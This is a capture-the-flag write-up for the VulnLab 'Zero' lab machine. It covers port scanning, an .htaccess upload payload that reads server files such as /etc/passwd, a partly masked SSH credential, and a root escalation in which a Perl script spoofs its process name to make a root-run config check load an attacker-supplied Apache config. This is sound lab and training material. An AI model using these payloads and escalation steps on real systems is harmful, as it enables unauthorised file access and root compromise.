
writeups/vulnlab/zero
Zero
Notes about the VulnLab Zero machine, marked as insane and created by JKR.

User Part
After starting the machine, I started with a port scan as always.
nmap -p- -T5 -sC -sV ip_address_herePORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 9933a5cc00c77701ad05b629a28e446b (RSA)
| 256 f694b5b98c163ca433bc98baf684d206 (ECDSA)
|_ 256 6a14230194e1f4f54f8e039ba8646145 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Page moved.
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelWe have SSH and a web service.

I enumerated the web service with dirsearch.

Some interesting routes appeared:
[19:01:08] 200 -    1KB - /dist/
[19:01:10] 200 -    5KB - /index.php
[19:01:10] 200 -  205B  - /index.html
[19:01:10] 200 -    5KB - /index.php/login/
[19:01:10] 200 -   72KB - /info.php
[19:01:16] 200 -    4KB - /signup.php
Now we have credentials to upload stuff. The main page mentioned
"secure upload", so that looked like the right direction. I spent
hours trying file extensions such as php5,
php7, pht, and even
htshells,
but got nowhere.
Eventually I found a useful idea in this r3kapig writeup:
file_content="ErrorDocument 404 %{file:/etc/passwd}"
filename=".htaccess"
Using this payload we can get file read. After spending some time
reading files, I read stats.php and found SSH creds there.

zroadmin : correct-******-stapleWith that, I got user.txt.
Root Part
I'll be honest: I solved the root part in an unintended way myself. Dirty Pipe was a quick win, but I kept investigating.
After running pspy, this stood out:
2023/09/13 08:09:01 CMD: UID=0 | /bin/sh -c /root/bin/update-stats.sh >/dev/null 2>&1
2023/09/13 08:09:01 CMD: UID=0 | /bin/sh -c /root/bin/create-account.sh >/dev/null 2>&1
2023/09/13 08:09:01 CMD: UID=0 | /bin/sh -c /root/bin/cleanup.py >/dev/null 2>&1
2023/09/13 08:09:19 CMD: UID=0 | /usr/bin/monit -c /etc/monit/monitrc
2023/09/13 08:09:19 CMD: UID=0 | /usr/bin/bash /usr/local/bin/zro.web-confcheck
So I read the file:
zroadmin@ip-10-10-10-13:~/apache2$ cat /usr/local/bin/zro.web-confcheck#!/usr/bin/bash
RET=0
while read pid _cmd ; do
# Replace apache2 with apache2ctl and add -t for test
cmd="${_cmd/apache2/apache2ctl} -t"
$cmd >/dev/null 2>&1
RET=$?
done <<< $(/usr/bin/pgrep -P 1 -lfa "^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf")
if [[ $RET -eq 0 ]] ; then
echo 'Configuration correct. \o/'
else
echo 'Configuration broken. Please fix immediately!' >&2
fi
exit $RET
We need to create a process matching
^/opt/zroweb/sbin/apache2.-k.start.-d./opt/zroweb/conf.
The script then replaces /opt/zroweb/sbin/apache2 with
/opt/zroweb/sbin/apache2ctl.

Copy /etc/apache2 into /home/zroadmin, then
add a line to apache2.conf to include the root flag.

Then run this Perl script, stolen from JKR:
#!/usr/bin/perl
$0 = "/opt/zroweb/sbin/apache2 -k start -d /opt/zroweb/conf -d /home/zroadmin/apache2 -E /log.txt";
sleep(100000);
chmod +x script.pl
perl x.pl &After waiting, the file appears in /.
That's it.